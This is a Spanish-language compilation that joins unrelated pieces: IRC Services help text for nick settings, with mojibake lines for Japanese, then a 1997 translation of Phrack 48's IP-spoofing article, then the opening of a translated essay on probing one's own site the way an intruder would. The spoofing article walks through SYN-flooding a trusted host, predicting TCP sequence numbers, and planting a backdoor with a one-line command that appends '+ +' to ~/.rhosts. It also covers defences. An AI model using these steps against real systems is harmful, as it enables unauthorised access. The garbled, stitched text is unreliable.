Cambia el lenguaje que Services utiliza cuando envía mensajes a usted (por ejemplo cuando responde a un comando que usted envió). numero debe ser escogido de la siguiente lista de lenguajes soportados:

- 1) English
 - 2) ÆüÊÜ,î;ÊEUC¥³¼¥ÉjË (Japanese / EUC encoding)
 - 3) \$BF|K\8!J (BJIS \$B%3!!K (B (Japanese / JIS encoding)
 - 4) "ú-{Œê iSJISfR [fh j (Japanese / SJIS encoding)
 - 5) Portugues (Portuguese)
 - 6) Español (Spanish)
 - 7) Turkce (Turkish)
-

Sintaxis: SET URL url

Asocia un URL dado con su nick. Este URL sera mostrado cuando solicite información de su nick con el comando INFO.

Sintaxis: SET EMAIL dirección

Asocia la dirección de E-mail dada con su nick. Esta dirección sera mostrada cuando alguien solicite información sobre su nick con el comando INFO.

IP-SPOOFING DEMISTIFICADO

por daemon9 / route / infinity
==Phrack Magazine==
Volumen 7, Número 48, Archivo 14 de 18
Junio 1996 Guild Productions

Traducido por IPgh0st (1997)

El propósito de este documento es explicar el IP-spoofing a las masas. Solamente se requiere un poco de conocimiento práctico de Unix y TCP/IP para entenderlo sin problemas. Oh, y que no seas un inútil...

IP-spoofing es una compleja técnica de ataque constituida por varias partes. (En la actualidad, IP-spoofing no es el ataque, sino sólo un paso en el ataque. El ataque es actualmente un aprovechamiento de la relación entre dos trusted hosts. Sin embargo, en este documento, IP-spoofing irá referido al ataque completo.) Explicaré la técnica en detalle, incluyendo información relevante sobre sistemas operativos y redes.

[SECCIÓN I. INFORMACIÓN PREVIA]

-- [Los Protagonistas]--

A: host objetivo

B: host con el que se establece la relación ("*trusted host*")

X: host no alcanzable

Z: host atacante

(1)2: host 1 disfrazado como host 2

--[Los Esquemas]--

Hay muchos esquemas en el documento y tienen que ser interpretados como el siguiente ejemplo:

tick	host a	control	host b
1	A	---SYN-->	B

tick: un paso de tiempo. No hay distinción entre *cuanto* tiempo pasa entre cada paso, simplemente que el tiempo pasa. Generalmente no es mucho.

host a: Un sistema participando en una conversación basada en TCP.

control: Este campo muestra cualquier conjunto de bits de control relevantes en la cabecera de TCP y la dirección que están tomando los datos.

host b: Un sistema participando en una conversación basada en TCP.

En este caso, en el primer paso el host a le está enviando un segmento TCP al host b con el bit de SYN activado. A menos que se indique lo contrario, no nos importa la porción de datos de dicho segmento TCP.

--[Trusted Hosts]--

En el mundo del Unix, la confianza se da fácilmente. Digamos que tienes una cuenta en el sistema A, y otra en la máquina B. Para facilitar ir de una a la otra con un mínimo esfuerzo, deseas establecer una relación o unión entre ambas. En tu directorio home en A creas un archivo `.rhosts`: ``echo "B nombre-de-usuario" > ~/.rhosts`` En tu directorio home en B creas otro archivo `.rhosts`: ``echo "A nombre-de-usuario" > ~/.rhosts`` (Como alternativa, el root puede establecer una configuración similar en `/etc/hosts.equiv`, la diferencia está en que entonces sería a nivel del host entero, no sólo a nivel individual.) Ahora, puedes usar cualquiera de los comandos `r*` sin necesidad de tener que perder el tiempo con verificaciones de passwords. Estos comandos permitirán la autenticación en base a las direcciones, lo que ofrecerá o negará el acceso dependiendo de la dirección IP del solicitante.

--[Rlogin]--

Rlogin es un simple protocolo cliente-servidor que utiliza TCP como medio de transporte. Rlogin permite a un usuario identificarse (hacer login) remotamente desde un host a otro, y, si el host objetivo confía en el otro (ver apartado anterior), no nos pedirá ningún password. En lugar de esto habrá comprobado la identidad del cliente (nosotros) analizando nuestra dirección IP. Por tanto, como en el ejemplo de arriba, podemos usar rlogin para hacer login remotamente desde A a B (o viceversa) y no nos pedirán ningún password.

--[Internet Protocol (IP)]--

IP es el protocolo de red menos fiable de todo el sistema TCP/IP. Posee dos campos de encabezamiento de 32-bits para la información de las direcciones. IP es también el más empleado de todos los protocolos TCP/IP ya que casi todo el tráfico TCP/IP está encapsulado en datagramas IP. El trabajo del IP es enrutar paquetes de la red. No ofrece ningún mecanismo de comprobación (es un protocolo "sin conexión"). IP simplemente envía datagramas y confía que lleguen intactos a su destino. Si no lo hacen, IP puede intentar enviar un mensaje ICMP de error al origen, aunque por supuesto este paquete también puede extraviarse. (ICMP significa Internet Control Message Protocol, y se usa para informar sobre las condiciones en las que se encuentra una red y sobre los errores que se van produciendo al IP y a otros protocolos). IP no tiene ningún medio para garantizar el envío de paquetes. No mantiene ninguna información sobre el estado de la conexión. Cada datagrama IP es enviado sin ninguna relación con el último enviado o el siguiente a mandar. Esto, unido al hecho de que es sencillísimo modificar la pila de IP para permitir la elección de una dirección IP arbitrariamente en los campos de origen (y de destino) convierten al protocolo IP en algo fácilmente modificable.

--[Transmission Control Protocol]--

TCP es el protocolo orientado a la conexión, el protocolo de transporte en el que se puede confiar plenamente dentro del sistema TCP/IP. Orientado-a-la-conexión significa simplemente que los dos hosts que participan en una discusión deben establecer previamente una conexión antes de que los datos puedan liarse a tortas. La seguridad se consigue a través de diferentes modos, pero los dos que nos conciernen ahora mismo son secuenciación de datos e identificación. TCP asigna números secuenciales a cada segmento e identifica todos los segmentos de datos recibidos desde el otro extremo. (Se revisa la secuencia de números, no los segmentos en sí). Estas características hacen que TCP sea mucho más difícil de trazar que IP.

--[Números Secuenciales, Identificaciones y otras indicaciones]--

Dado que TCP posee una seguridad bastante aceptable, debe ser capaz de recuperar datos perdidos, duplicados, o fuera-de-servicio. Asignando una secuencia de números a cada byte transmitido, y requiriendo una identificación para cada uno recibido del extremo opuesto, TCP puede garantizar una transmisión sin errores. El extremo receptor utiliza la secuencia de números para asegurar el orden correcto de los datos y eliminar bytes duplicados.

Los números secuenciales del TCP se pueden imaginar como contadores de 32-bits. Se encuentran en un rango desde el 0 hasta el 4.294.967.295. Cada byte de datos intercambiado en una conexión TCP (junto a otros indicadores) va secuenciado. El campo del número secuencial en la cabecera TCP contendrá el número secuencial correspondiente al *primer* byte de datos en el segmento TCP. El campo del número de identificación (ACK) en la cabecera TCP muestra el valor del siguiente número secuencial *esperado*, y también identifica *todos* los datos hasta este número de ACK menos uno.

Para el control del flujo, TCP envía un paquete para decirle al otro extremo cuántos datos puede bufferear. Dado que este paquete es de 16 bits, se puede notificar un máximo de 65535 bytes. El objetivo de este método es enviar una notificación desde un TCP al otro sobre la amplitud de la secuencia de números a emplear de manera que sea aceptable.

Otros indicadores en la cabecera TCP a mencionar son RST (reset), PSH (push) and FIN (finish). Si se recibe un RST, se corta inmediatamente la comunicación. Los RSTs se envían normalmente cuando un extremo recibe un segmento que simplemente no tiene relación con la conexión que está establecida (veremos un ejemplo abajo). El indicador PSH le dice al receptor que pase tan pronto como sea posible todos los datos que se han ido almacenando a la aplicación correspondiente. El indicador FIN es la manera en que una aplicación comienza el amable cierre de la conexión (el corte de una conexión es un proceso de 4 direcciones). Cuando un extremo recibe un FIN, lo ACKea (autentifica) y ya no espera recibir más datos (sin embargo el envío es todavía posible).

--[Estableciendo una Conexión TCP]--

Para poder intercambiar datos usando TCP, los hosts deben establecer una conexión. TCP establece una conexión siguiendo un proceso de 3 pasos llamado el Saludo de las 3 direcciones. Si la máquina A está utilizando un cliente de rlogin y desea conectar a un daemon de rlogin en la máquina B, el proceso es el siguiente:

fig(1)

```
1      A  ---SYN-->  B
2      A  <---SYN/ACK---  B
3      A  ---ACK--->  B
```

En (1) el programa cliente le está diciendo al servidor que quiere una conexión. Este es el único propósito del indicador SYN. El cliente le está diciendo al server que el campo de secuencia numérica es válido, y que debería ser comprobado. El cliente configurará el campo de secuencia numérica en la cabecera TCP a su ISN (Initial Sequence Number, *número inicial de la secuencia*). El server, al recibir este segmento (2) responderá con su propio ISN (por lo tanto el flag SYN está activado) y una autentificación (ACK) del primer segmento enviado por el cliente (que será el ISN-del-cliente + 1). El cliente entonces ACKea (autentifica) el ISN del servidor (3). Ahora ya puede tener lugar la transferencia de datos.

--[El ISN y el Incremento de los Números Secuenciales]--

Es importante entender cómo son elegidos los números secuenciales inicialmente, y cómo cambian con respecto al tiempo. El número secuencial inicial se cambia a 1 cuando el host se inicializa. (TCP llama a esta variable “tcp_iss” dado que se trata del número secuencial inicial *de envío* (initial*send* sequence number). La otra variable de número secuencial, “tcp_irs” es el número secuencial inicial *de recepción* (initial *receive* sequence number) y se establece al crearse la conexión de 3 direcciones que tratamos antes. Pero no nos vamos a preocupar por las distinciones entre las dos variables). Esto da a entender un error, y se autentifica como tal con el correspondiente comentario en la función tcp_init() de dónde aparece. El ISN se incrementa en 128.000 cada segundo, lo que provoca que el contador de ISN de 32-bits quede agotado cada 9.32 horas si no se establece ninguna conexión. Sin embargo, cada vez que se establece un connect(), el contador es incrementado en 64.000.

Esto es así por una importante razón, y es hacer mínimo el riesgo de que datos de una vieja encarnación pasada (jeje, quiero decir, desde el mismo cuarteto de direcciones-IP y puertos TCP locales y remotos) de la conexión actual pueda llegar y joder las cosas. Aquí se aplica el concepto del tiempo de espera de 2MSL, pero no lo analizaremos porque no es el objetivo de este documento. Si los números secuenciales fuesen elegidos al azar cuando llega una conexión, no se podría garantizar que esos números secuenciales fuesen distintos de los empleados en una conexión anterior. Si una porción de datos quedase retenida en mitad de su recorrido y después consiguiese llegar a su destino interfiriendo con el reenvío de la vieja conexión, ten por seguro que se joderán las cosas.

--[Puertos]--

Para garantizar el acceso simultáneo al módulo de TCP, TCP provee un interfaz de usuario llamado puerto. Los puertos son utilizados por el kernel para identificar procesos de red. Y éstos son estrictamente entidades de transporte (que es lo mismo que decir que al IP le importa un pimiento su presencia). Junto a una dirección IP, un puerto TCP forma lo que hemos llamado extremo de una comunicación de red. De hecho, en un momento dado *cualquier* conexión de Internet puede ser descrita por 4 números: la dirección IP de inicio y su puerto, y la dirección IP de destino y el correspondiente puerto de destino. Los servers suelen ceñirse a puertos corrientes para que puedan ser localizados a través de puertos estandar en sistemas diferentes. Por ejemplo, el daemon de rlogin se encuentra en el puerto TCP 513.

[SECCIÓN II. EL ATAQUE]

...El diablo encuentra trabajo para las manos que no hacen nada...

--[Antes de nada...]

El IP-spoofing se compone de varios pasos, que resumiré brevemente ahora y luego analizaremos con más profundidad. Primero, se elige el host objetivo. A continuación descubrimos un indicio de “confianza” con otro host, es decir, nos lleva a un *trusted host*. Entonces se desactiva el trusted-host, y se hace un muestreo de los números secuenciales de TCP del objetivo. Se usurpa la personalidad del trusted host, se averiguan los números secuenciales correspondientes, y se intenta la conexión a un servicio que sólo requiera identificación basada en direcciones. Si sale bien, el atacante ejecuta un simple comando para dejar una puerta trasera en el sistema.

--[Cosas Necesarias]--

Hay varias cosas que se necesitan para llevar a cabo esta técnica:

- cerebro, mente, o cualquier otro dispositivo pensante
- host objetivo
- trusted host
- host atacante (con acceso de root)
- software de IP-spoofing

Generalmente el ataque se hace desde la cuenta root del host atacante contra la cuenta de root del objetivo. Si el atacante se va a tomar todas estas molestias, sería estúpido no aspirar como mínimo a ser root. (Dado que se necesita ser root para ejecutar el ataque, esto no debería ser problema).

--[IP-Spoofing es un "Ataque Ciego"]--

Un factor que muchas veces no se analiza pero que es crítico en el IP-spoofing es el hecho de que el ataque es ciego. El atacante va a estar suplantando la identidad de un trusted-host para poder saltarse la seguridad del host objetivo. El trusted-host se desactiva empleando el método explicado abajo. Lo que el host objetivo cree es que está manteniendo una conversación con otro colega. En realidad, el atacante está sentado en alguna oscura esquina de Internet, falsificando paquetes desde este trusted-host mientras está enfrascado en una batalla de DoS (denial of service). Los datagramas IP enviados con la dirección IP falsificada alcanzan su objetivo sin problemas (recordemos que IP es un protocolo "sin conexión", cada datagrama es enviado sin tener en cuenta lo que pase con el otro extremo) pero los datagramas que el host objetivo envía de vuelta (destinados al trusted-host) se van a la mierda. El atacante nunca los ve. Los routers que intervienen conocen dónde se supone que tienen que ir los datagramas. Se supone que van hacia el trusted-host. En lo que respecta al nivel de red, desde aquí es desde dónde fueron originados y ahí es donde deberían ir las contestaciones. Por supuesto una vez que los datagramas son enrutados hacia allí y la información es desmultiplexada y llega al TCP, se desecha (el TCP del trusted-host no puede responder --ver abajo). Por lo tanto el atacante tiene que ser inteligente y *saber* qué fue enviado, y *saber* qué respuesta está buscando el server. El atacante no puede ver lo que el host objetivo le envía, pero puede *predecir* lo que le enviará; eso unido al conocimiento con certeza de lo que *enviará*, le permite al atacante librarse de esta "ceguera".

--[Encontrando Trusted-Hosts]--

Después de elegir un objetivo el atacante debe averiguar los posibles trusted-hosts disponibles (por el bien de todo esto, daremos por hecho que el host objetivo *SI* confía en alguien. Si no es así, el ataque se acabaría aquí). Averiguar en quién confía un host puede no ser fácil. Un "showmount -e" puede mostrarte a dónde se exportan los archivos del sistema, y rcpinfo también puede ofrecerte información interesante. Si se tiene abundante información sobre el host, no debería ser difícil. Si todo esto falla, probar direcciones IP vecinas en un esfuerzo de fuerza bruta puede ser una opción viable.

--[Desactivación del Trusted-Host Empleando Synflooding]--

Una vez que hemos encontrado el trusted-host, debemos desactivarlo. Dado que el atacante va a hacerse pasar por él, debe asegurarse de que este host no reciba ningún tráfico de la red y nos fastidie las cosas. Existen muchas maneras para hacer esto, la que voy a explicar es el TCP SYN flooding.

Una conexión TCP se inicia cuando un cliente hace una petición a un server con el SYN flag activado en la cabecera TCP. Normalmente el server devolverá un SYN/ACK al cliente identificado por la dirección de 32-bits en la cabecera IP. El cliente enviará entonces un ACK al server (como veíamos en la figura 1 al

principio) y la transferencia de datos podrá comenzar. Sin embargo, existe un límite máximo de las peticiones de SYN concurrentes que TCP puede procesar para una determinada conexión. Este límite se denomina “backlog” y es la longitud de la cola donde se almacenan las conexiones entrantes (por tanto todavía incompletas). Este límite de la cola tiene en cuenta el número de conexiones incompletas (el saludo de 3 direcciones está incompleto) y el número de conexiones completadas que han sido sacadas de la cola por la aplicación correspondiente por medio del sistema de llamada accept(). Si este límite “backlog” se alcanza, TCP desechará en silencio todas las peticiones de SYN hasta que las conexiones pendientes puedan ser resueltas. Este es el quid de la cuestión.

El host atacante envía varias peticiones de SYN al puerto TCP que se desea desactivar. Este host también debe asegurarse de que la dirección-IP del origen sea cambiada por otra, en este caso un host inalcanzable (el TCP del host objetivo enviará su respuesta a esta dirección. (IP puede informar al TCP de que el host no es alcanzable, pero TCP considera que estos errores son temporales y deja la resolución de ellos al IP (reen-rutar los paquetes, etc.) , quien en efecto los ignora). La dirección-IP debe ser inalcanzable porque el atacante no desea que ningún host reciba los SYN/ACKs que llegarán enviados por el TCP del host objetivo (si lo anterior sucediese, daría como resultado un RST que se enviaría al TCP del host objetivo, lo que anularía nuestro ataque). El proceso es así:

fig(2)

```

1   Z(x)  ---SYN--->   B
      Z(x)  ---SYN--->   B
      Z(x)  ---SYN--->   B
      Z(x)  ---SYN--->   B
      Z(x)  ---SYN--->   B
      ...
2   X  <---SYN/ACK---   B
      X  <---SYN/ACK---   B
      ...
3   X  <---RST---      B

```

En (1) el host atacante envía un gran número de peticiones SYN al objetivo (recuerda que el objetivo en esta fase del ataque es el “trusted-host”) para llenar su cola de backlog con conexiones pendientes.

(2) El host objetivo responde con SYN/ACKs a lo que él cree es el origen de los SYNs que le llegan. Durante todo esto todas otras peticiones a este puerto TCP serán ignoradas.

Diferentes implementaciones de TCP poseen tamaños de backlog distintos. BSD generalmente tiene un backlog de 5 (Linux tiene un backlog de 6). Pero además existe un “gracioso” margen de 3/2. Esto es, TCP permitirá un número de conexiones de hasta $\text{backlog} * 3/2 + 1$. Esto hará posible una conexión incluso si el backlog señala 0.

Nota-del-Autor:[Para un análisis más exhaustivo del TCP SYN flooding, leer mi trabajo sobre este tema. Cubre el proceso completo al detalle, con teoría y práctica. Está acompañado de código para su funcionamiento, un análisis estadístico y más.

Búscalo en el número 49 de Phrack. -daemon9 6/96]

--[Muestreo de los Números Secuenciales y Predicción]--

Ahora el atacante necesita hacerse una idea de dónde se encuentra el TCP del host objetivo de entre el espacio de la secuencia numérica de 32-bits. El atacante conecta a un puerto TCP del host objetivo (SMTP es una buena elección) justo antes de lanzar el ataque y completa el “saludo” de 3 direcciones con dicho host. El proceso es exactamente como en la fig(1), excepto que el atacante guardará el valor del ISN enviado por el host objetivo. Muchas veces, este proceso se repite varias veces y el último ISN enviado se almacena. El atacante necesita saber cuál es el RTT (round-trip time, *tiempo de ida/vuelta*) desde el objetivo a su host. (El proceso puede repetirse varias veces, y se calcula una media de todos los RTTs hallados). El RTT es necesario para poder predecir con seguridad el siguiente ISN. El atacante tiene un punto de referencia (el último ISN enviado) y conoce también cómo funciona el incremento de los números secuenciales (128.000/segundo y 64.000 por cada connect) y ahora tiene una idea bastante aproximada de cuánto tardará un datagrama IP en viajar por Internet hasta alcanzar al objetivo (aproximadamente la mitad del RTT, dado que la mayoría de las veces las rutas son simétricas). Después de que el atacante haya conseguido esta información, inmediatamente se procede a la siguiente fase del ataque (si otra conexión TCP llegase a algún puerto del objetivo antes de que el atacante haya podido continuar con el ataque, el ISN real tendría una diferencia de 64.000 con el ISN previsto).

Cuando el segmento spoofeado recorre su camino hasta el objetivo, pueden pasar varias cosas dependiendo de la exactitud de la predicción del atacante:

- Si el número secuencial está EXACTAMENTE donde el TCP receptor espera que esté, los datos que llegan serán colocados en la siguiente posición disponible del búffer receptor.
- Si el número secuencial es MENOR que el valor esperado el byte de datos se considera como una repetición de la transmisión, y es desechado.
- Si el número secuencial es MAYOR que el valor esperado pero todavía dentro de los límites de la capacidad del búffer, el byte de datos se considera que es un byte futuro, y es controlado por el TCP, pendiente de la llegada de los bytes que faltan antes que él. Si llega un segmento con un número secuencial MAYOR que el valor esperado y que NO está dentro de los límites de la capacidad del búffer el segmento es excluido, y TCP enviará un segmento de respuesta con el número secuencial *esperado*.

--[Alteración...]--

Aquí es donde empieza la parte más emocionante del ataque:

fig(3)

- 1 Z(b) ---SYN---> A
- 2 B <---SYN/ACK--- A
- 3 Z(b) ---ACK---> A
- 4 Z(b) ---PSH---> A

[...]

El host atacante spoofea su dirección-IP para que sea la del “trusted-host” (el cual todavía debería estar sufriendo los efectos del ataque de D.O.S , *denial of service*) y envía su petición de conexión al puerto 513 del host objetivo (1). En (2), el host objetivo responde a la petición de conexión spoofeada con un SYN/ACK, que recorrerá su camino hasta el trusted-host (el cual, si *pudiera* procesar este segmento entrante, lo consideraría un error, e inmediatamente envía un RST al host objetivo). Si todo va de acuerdo con lo previsto, el SYN/ACK será ignorado por el trusted host. Después de (1), el atacante puede descansar un poco para darle

tiempo al host objetivo para enviar el SYN/ACK (el atacante no puede ver este segmento). Entonces, en (3) el atacante envía un ACK al host objetivo conteniendo el número secuencial previsto (más uno, porque estamos ACKeándolo). Si el atacante acierta en su predicción, el host objetivo aceptará el ACK. El host objetivo establece la conexión y la transferencia de datos puede comenzar (4).

Generalmente, después de establecer la conexión, el atacante insertará una backdoor en el sistema que le permitirá llevar a cabo nuevas intrusiones de una manera más fácil. (Con un ``cat + + >> ~/.rhosts´` suele bastar. Esta es una buena idea por varias razones: es rápido, permite accesos más simples, y no es interactivo. Recuerda, el atacante no puede ver el tráfico que proviene del host objetivo, por lo tanto todas las respuestas caerán en el olvido).

--[Por Qué Funciona]--

El IP-Spoofing funciona porque los servicios de trust entre ordenadores (como los “trusted-hosts”) solamente basan su seguridad en autenticaciones de las direcciones de red. Dado que el IP es fácilmente engañable, la falsificación de direcciones no es difícil. La parte más complicada del ataque es la predicción de los números secuenciales, porque es ahí donde las suposiciones y conjeturas entran en escena. Reducir las dudas y las adivinanzas al mínimo es básico para tener más posibilidades de éxito. Incluso un sistema que utilice los TCP wrappers de Wietse Venema es vulnerable al ataque. Los TCP wrappers se basan en los hostnames o en direcciones-IP para las autenticaciones de los usuarios...

[SECCIÓN III. MEDIDAS PREVENTIVAS]

...Más vale prevenir que curar...

--[No Confiar en Nadie]--

Una sencilla solución para prevenir este ataque es no utilizar la autenticación basada en direcciones. Desactivar los comandos `r*`, borrar todos los archivos `.rhosts` y vaciar el archivo `/etc/hosts.equiv`. Esto forzará a todos los usuarios a emplear otras medidas de acceso remoto (telnet, ssh, skey, etc.)

--[Filtrado de Paquetes]--

Si tu host tiene una conexión directa a Internet, puedes utilizar tu router para ayudarte. Primero asegúrate de que únicamente hosts de tu propia LAN interna pueden participar en relaciones de trust (ningún host interno debe ser trusted-host de otro sistema externo a la LAN, o viceversa). Entonces simplemente filtra `*todo*` el tráfico desde fuera (desde Internet) que desea llegar hasta el interior (a tu LAN).

--[Métodos Criptográficos]--

UN método obvio para evitar el IP-spoofing es obligar a que todo el tráfico de la red sea encriptado y/o autenticado. Mientras se debaten otras posibles soluciones, puede establecerse ésta como medida estandar de seguridad.

--[Número Secuencial Inicial Aleatorio]--

Dado que los números secuenciales no son escogidos aleatoriamente (o incrementados aleatoriamente) el ataque funciona. Bellovin aporta un parche para TCP que implica una partición del espacio dedicado al número secuencial. Cada conexión tendría su propio espacio separado de número secuencial. Los números secuenciales serían incrementados como antes, sin embargo, no habría ninguna relación obvia o apreciable entre la numeración en estos espacios. Se sugiere la fórmula siguiente:

$$ISN=M+F(\text{localhost,localport,remotehost,remoteport})$$

Donde M es el cronómetro de 4 microsegundos y F es un hash criptográfico. F no debe ser calculable desde el exterior o el atacante podría todavía averiguar la secuencia numérica. Bellovin sugiere que F sea un hash de el id de la conexión y un vector secreto (un número aleatorio, o un número de host secreto relacionado combinado con el tiempo que lleva encendida la máquina).

[SECCIÓN IV. RECURSOS]

- Libros: TCP/IP Ilustrado, vols. I, II & III
- RFCs: 793, 1825, 1948
- Gente: Richard W. Stevens, y los usuarios de Information Nexus.
- Código disponible: rbone, mendax, SYNflood

Este documento fue posible gracias a una beca de Guild Corporation.

TRADUCIDO POR IPgh0st
UNDERHACK

<http://underhack.islatortuga.com>
<http://www.geocities.com/SiliconValley/Park/7479>

Introducción

Todos los días, en todo el mundo, las redes de ordenadores y hosts son violados. El nivel de sofisticación de estos ataques varia ampliamente; mientras hay una creencia generalizada que la mayoría de estas intrusiones tienen éxito debido a la debilidad de los passwords, hay todavía un gran numero de intrusiones que hacen uso de técnicas mas avanzadas para entrar. Poco es sabido acerca de este ultimo tipo de intrusiones , debido principalmente a su naturaleza y a su dificultad de ser detectadas.

ERT. SRI. The Nic. NCSC. RSA. NASA. MIT. Uunet. Berkeley. Purdue. Sun. Cualquier sistema en Internet (y muchos que no lo están) son susceptibles de ser violados fácilmente. ¿Son estos objetivos inusuales? ¿Que ocurrió?

Un hombre joven, con pelo rubio y grasiento, sentado en una habitación oscura. La habitación esta iluminada solamente por la luz de la pantalla de 40 caracteres de un C64. Tomando otra larga aspiración de su Benson & Hedges, su cansado sistema cracker "Telnetea" a otro site ".mil" anónimo de su lista de víctimas. No importa. Tiene toda la noche...lo tacha de su lista, y cansinamente teclea la siguiente víctima potencial...

Esta parece ser la imagen habitual de un cracker de sistemas. Joven, sin experiencia, y con un montón de tiempo que perder, tan solo para entrar en otro sistema. Sin embargo, hay un tipo de cracker mucho mas peligroso rondando por ahí. Uno que sabe todo lo ultimo acerca de seguridad de sistemas y herramientas cracking, que puede modificarlas para llevar a cabo ataques específicos, y que puede currarse sus propios programas. Uno que no solo se dedica a leer sobre los últimos agujeros de seguridad, sino que tambien descubre bugs y puntos débiles. Una "criatura mortal" que puede tanto golpear "envenenadamente" , como ocultar su rastro sin un solo susurro o pista. El uebercracker esta aquí..

Por que "uebercracker" ? Es una idea robada, obviamente, del uebermensch de Nietzsche, o , literalmente traducido al ingles, "over man". Nietzsche uso el termino no para referirse a un super hombre de comic, sino a un hombre que va mas alla de la incompetencia, insignificancia, y debilidad del hombre tradicional.

Por lo tanto el uebercracker es el cracker de sistemas que ha ido mas alla de los simples metodos de intrusion de los cookbooks. Un uebercracker no se motiva normalmente para realizar actos violentos.

Las victimas no son arbitrariamente escogidas - hay un proposito, tanto como si es por conseguir fines monetarios, un ataque "golpea y corre" para pillar informacion, o un desafio para golpear un prestigioso-gran site o red personalmente. Un uebercracker es dificil de detectar, mas aun de parar, y aun mas si cabe de mantenerlo alejado de tu site por tu bien.

Overview

En este texto vamos a realizar un acercamiento inusual a los sistemas de seguridad.

En vez de decir meramente que algo es un problema, vamos a mirar a traves

de los ojos de un intruso, y ver por que lo es. Vamos a ilustrar que incluso los aparentemente inocuos servicios de red pueden convertirse en herramientas muy valiosas a la hora de buscar puntos debiles en un sistema, incluso cuando estos servicios operan del modo esperado.

En un esfuerzo por verter algo de luz sobre como ocurren estas intrusiones cada vez mas avanzadas, este texto reseña varios mecanismos usados actualmente por los crackers para obtener acceso a los sistemas y, adicionalmente, algunas tecnicas que sospechamos estan usando, o hemos usado nosotros mismos en tests o ambientes autorizados/amigables.

Nuestra motivacion a la hora de escribir este texto ha sido el hecho de que los administradores de sistemas no son muy a menudo conscientes del peligro existente por cualquier cosa mas alla de los ataques mas triviales. Mientras por todos es sabido que el nivel de proteccion apropiado depende de que es lo que debe ser protegido, muchos sites parecen estar faltos de los recursos para valorar que nivel de proteccion es adecuada. Dando a conocer lo que los intrusos pueden hacer para ganar acceso a un sistema remoto, intentamos ayudar a los administradores de sistemas a tomar decisiones sobre como proteger su site - o como no hacerlo. Limitaremos la discusion a tecnicas que pueden posibilitar el acceso a intrusos a shells en un host corriendo UNIX. Una vez hecho esto, los detalles acerca de como conseguir privilegios root estan mas alla del ambito de este texto - consideramos que son o dependen del site y, en muchos casos, muy triviales para merecer discutirse.

Queremos recalcar que no vamos a hacer una lista de bugs o agujeros de seguridad - siempre habra nuevos para que un "atacante" en potencia los explote. El proposito de este texto es el de tratar de que el lector vea su sistema de una forma nueva/diferente - una forma que posiblemente le permita tener la oportunidad de entender como su propio sistema puede estar comprometido, y como.

Tambien queremos reiterar que el proposito de este texto es el de enseñar al lector como testear la seguridad de su propio site, y no como irrumpir en sistemas ajenos. Las tecnicas de intrusion ilustradas aquí dejaran muy a menudo huellas en los logs de tu sistema - seria constructivo examinarlos despues de intentar alguno de estos ataques, para ver como seria un ataque verdadero. Ciertamente otros sites y administradores de sistemas tomara/haran una vision fugaz de tus actividades si es que decides usar sus hosts para hacer tests de seguridad sin autorizacion avanzada; de hecho, es posible que se tomen medidas legales contra tu persona si lo perciben como un ataque.

Hay cuatro partes principales en este texto. La primera es la introduccion y el overview. La segunda parte es un intento de dar a entender al lector lo que es ser un intruso y como de no saber nada de un sistema pasar a comprobar su seguridad. Esta seccion revisa las tecnicas actuales de obtencion de informacion y acceso, y cubre estrategias basicas tales como explotar y abusar de servicios basicos mal configurados (ftp, mail, tftp, etc.). Tambien trata temas un poco mas avanzados, tales como NIS y NFS, asi como bugs tipicos y problemas de configuracion en cierta forma mas especificos de los sistemas operativos o de los sistemas. Tambien se cubre lo referente a estrategias defensivas contra cada uno de los diferentes ataques.

La tercera seccion trata sobre confianza: como la seguridad de un sistema depende de la integridad de otros sistemas. La confianza es el tema mas

complejo de este texto, y por ser breves limitaremos su discusion a "los clientes ocultos" (si alguien ha entendido esto ultimo que me lo explique :)).

La cuarta seccion cubre los pasos basicos a seguir por un administrador de sistemas para proteger su sistema. La mayoria de los metodos presentados aquí son meramente de sentido comun, pero son comunmente ignorados en la practica - una de nuestras metas es enseñar lo peligroso que es ignorar estos metodos basicos de seguridad.

Estudios practicos, indicadores de informacion relacionada con la seguridad, y software son descritos en los apendices al final del documento.

Mientras exploramos los metodos y estrategias que se discuten en este texto vamos a hablar del SATAN (Security Analysis Tool for Auditing Networks). Escrito en shell, perl, expect y C, examina un host o sets de hosts remotos y recoge tanta informacion como sea posible explorando remotamente NIS, finger, NFS, ftp y tftp, rexd, y otros servicios. Esta informacion incluye la presencia de varios servicios de informacion de red asi como de defectos potenciales de seguridad - normalmente en la forma de errores en el setup o en la configuracion de los servicios de red, bugs tipicos en las utilidades del sistema o red, o bien decisiones tacticas pobres o ignorantes. Entonces puede bien informar sobre estos datos o usar un sistema experto para investigar mas adelante cualquier problema potencial de seguridad. Mientras el SATAN no usa todos los metodos discutdos en este texto, ha triunfado con "amenazadora" regularidad a la hora de encontrar serios agujeros de seguridad en sites de Internet. Sera posteado y estara disponible via FTP anonimo cuando este completado; El apendice A cubre sus caracteristicas mas destacadas.

Observar que no es posible cubrir todos los metodos posibles de irrumpir en los sistemas en un solo texto. De hecho, no vamos a mencionar dos de los metodos mas efectivos de irrupcion en hosts remotos: social engineering (ingenieria social) y password cracking (crackear passwords). Este ultimo metodo es tan efectivo, sin embargo, que varias de las estrategias presentadas aquí estan basadas en la obtencion de archivos de passwords. Adicionalmente, mientras los sistemas basados en ventanas (X, OpenWindows, etc..) pueden proveer una "tierra fertil" para la irrupcion/violacion/explotacion, simplemente no sabemos muchos metodos usados para irrumpir en sistemas remotos. Muchos crackers de sistemas usan terminales non-bitmapped que les pueden prevenir de usar algunos de los metodos de explotacion efectiva mas interesantes para sistemas basados en ventanas (aunque el ser capaz de ver/monitorizar el teclado de la victima es normalmente suficiente para pillar passwords). Finalmente, mientras

gusanos, virus, caballos de troya, y demas movidas son muy interesantes, no son comunes (en sistemas basados en UNIX) y probablemente usan tecnicas muy similares a las descritas en este documento como partes individuales de su estrategia de ataque.

Ganando Informacion

Asumamos que tu eres el administrador de sistema de "Victim Incorporated's network of Unix workstations". En un esfuerzo por proteger tus maquinas, le pides a un colega administrador de sistema de un site cercano (evil.com) que te de una cuenta en una de sus maquinas para asi poder ver la seguridad de tu propio sistema desde el exterior.

Que deberias hacer? Lo primero, tratar de recoger informacion sobre tu blanco, tu host. Hay un monton de servicios de red en los que mirar: finger, showmount y rpcinfo son buenos puntos de partida. Pero no te pares ahi - debes tambien utilizar DNS, whois, sendmail (smtp), ftp, uucp, y tantos otros servicios como puedas encontrar. Hay tantos metodos y tecnicas que el espacio nos impide enseñaros todos, pero trataremos de enseñar una representativa de las estrategias mas comunes y/o peligrosas que hemos visto o que se nos han ocurrido.

Idealmente, podrias recoger dicha informacion sobre todos los hosts en la subred o area de ataque - la informacion es poder - pero por ahora examinaremos solo nuestra victima/blanco en cuestion.

